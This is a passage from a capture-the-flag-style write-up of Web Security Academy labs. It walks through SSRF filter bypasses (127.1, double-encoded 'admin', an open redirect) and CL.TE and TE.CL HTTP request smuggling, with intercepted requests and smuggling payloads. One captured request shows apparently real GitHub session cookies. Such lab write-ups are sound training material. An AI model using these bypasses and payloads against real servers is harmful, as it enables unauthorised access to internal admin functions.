


First tried to access the localhost by sending *http://localhost* as POST query but the request was blocked. It means the webserver is using blacklist to block this input query.




127.0.0.1 can also be used inplace but the application blocked this input as well.


Other Alternatives to represent this IP can be used as well such as 127.1, which worked and the webpage can be accessed.




Once we able to access the webpage, we can send another POST request to return the admin page, adding /admin infront. The respond shows that the application blocked the admin input.



To bypass this security we can try obfuscating the admin string in the POST request by encoding it.




This also respond with application blocking the input. We can try again double obfuscating the admin string again.




Double encoding the admin string bypassed the security and we got access to the admin page of the application.

The application was decoding the POST request first then checking its blacklist. So double encoding the string was able to bypass it.

Now Repeating the sam step of copying the delete user query and pasting with POST entry request to the webapp deletes the account.



Requesting the webapp again for the admin panel to confirm the account deletion.




1.4 Lab4 - SSRF with filter bypass via open redirection vulnerability

Goals and objectives to acheive:

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://192.168.0.12:8080/admin` and delete the user `carlos`.


The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.




We know that the admin page we need is not on the web application but behind the firewall somehwere on the webapp network.

When we load the challenge, it starts with the same online website page with products listed. Naviagting to any, provides details and a button to call an api link to fetch number of products in stock.

Whats new in this lab is *Next Product* option on bottom right, digging further using developer tools, there is a link which seems like it will redirect the product page to a different product page, mentioned in *path* variable, using GET requet.




Lets change the path variable from product directory to https://github.com to make sure if this webapp contains an open redirection vulnerability.





```
GET / HTTP/1.1
Host: github.com
Cookie: _octo=GH1.1.394153953.1641732716; logged_in=no; _device_id=e73f0d7a667546b18dd2fb049a82ebad; _gh_sess=
%2BmlQXWHFkEKX3WAUCmIJRWKWDHjVt8hAEwrG%2F4QpXp39MRchdG68l3FJpiDZuaRjj7vpARxWVCyebW2%2F3VXgHqS84PlADUPz9laDpbuDaJJ9tpOAGmDFQi1pwc5R7ek2ZE0Enjyy46gxznQJV%2
al5j%2BfeV8rzW3wTyb8FAC2557LJy%2FUM9Dh0W%2FkYjwiyKoYvJhqtfi6BePSh%2FMpTGUM0SOY%2BpnNZrgCKI0u7IGDirno4k2UQgdqPciyORJDLURpdMxnA0BPES%2FDBQCagb53Kw%3D%3D--e
MDBV3t%2F4IfQKCg--V3eJIC%2B6NY3bUvzvEBS4Gw%3D%3D; tz=UTC
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac531f991fe12da2c0f735e400fa0089.web-security-academy.net/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
If-None-Match: W/"f81ee658c41efd13896d6694bfd47099"
Te: trailers
Connection: close
```

We can combine this open redirect vulnerbility with ssrf to gain access of a webpage hosted on a differnt web server behind the firewall on the internal network.

Just by using the link with vulnerabilty and using it on POST request api link query of the Check Stock button to get the contents of the admin webpage on internal network, we can easily bypass the security.



Once getting the foothold, deleting the user requires same steps.



2 HTTP request smuggling

2.1 Lab1 - HTTP request smuggling, basic CL.TE vulnerability

Objectives and info:

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method `GPOST`.

Front-end server : Content-Length Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

The front-end supports *Content-length* header only and Backend server prefers *Transfer-Encoding* headers.

The lab loads up the blog website. There is a view blog button below each post. Loading the post, display the content and the Comment section, where the user has option to comment with name and other details by filling the form.

tells me he's just watching the end of a game, but it doesn't end, not before it's already time to get up for work the next morning. Just because I'm drifting in and out of the living room (impatiently waiting for it all to be over) doesn't mean I have any interest and need a new set of rules imparted to me.

Soccer, love it or hate it, someone will always want to explain the game to you.

*Mansplaining: This is when a man explains something to a woman in a way that suggests the woman is hard of hearing or completely stupid.

Comments

Freda Wales | 09 April 2022

Brilliant. Not fake news at all.

Aileen Slightly | 14 April 2022

My divorce states she gets half of everything so I only got to read 250 words of your blog!

Selma Soul | 18 April 2022

Could you do a blog on how to make someone fall in love with you? Asking for a friend. Well hopefully more than that someday.

Kit Kat | 03 May 2022

To whom it may concern. Good work. Regards.

Leave a comment

Comment:

Filling up the comment form and intercepting the request.


```
POST /post/comment HTTP/1.1
Host: ac131f751f7fb156c034698000420008.web-security-academy.net
Cookie: session=MkhUVFGI6icsrsNhAHxC9q0XFTyjgEkO
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: https://ac131f751f7fb156c034698000420008.web-security-academy.net
Dnt: 1
Referer: https://ac131f751f7fb156c034698000420008.web-security-academy.net/post?postId=10
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

csrf=Dd5lzEULLdsQD9rremE5TCqyboSiPzFm&postId=10&comment=Comment&name=Name&email=user%40email.com&website=
```

As there is CL.TE vulnerability, the front end supports CL, so the entire request should forward to the backend. The backend prefers TE header, so we can add the header such that it terminates the request before adding a *G* after which will be processed with the next request.


```
Transfer-Encoding: chunked

69
csrf=Dd5lzEULLdsQD9rremE5TCqyboSiPzFm&postId=10&comment=Comment&name=Name&email=user%40email.com&web
0

G
```

We can tinker with request adding extra headers. *69* is the hex length of the body value sent to the server. *0* terminates the request chunk. Adding *G* in the end will make it unprocessed and the web server will treat it as the start of the next request.

Forwarding the request on first try will respond as a succes, the second try will raise an error of unrecognized method name.




Lab solved!



2.2 Lab2 - HTTP request smuggling, basic TE.CL vulnerability


Objectives and info:



Front-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding) Back-end server : Content-Length

The front-end prefers *Transfer-Encoding* header, and Backend server only supports *Content-Length* headers.

The lab again loads up the blog website. There is a *view blog* button below each post. Loading the post, display the content and the Comment section, where the user has option to comment with name and other details by filling the form, like the last one. Filling up the form and intercepting the request.



As there is TE.CL vulnerability, the front end prefers TE, so the entire request should forward to the backend by adding 0 in the end following with trailing sequence **\r\n\r\n** (clicking enter twice). The backend supports CL header only, so we can set the value accordingly and turning off the *Update Content Length*checkbox.

payload:

```
GPOST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

var=1
```


length = 106 hex-lenth = 6a The length include the trailing sequence */r* and */n*.

The post request body lenth is *104*, hex value is *68*.

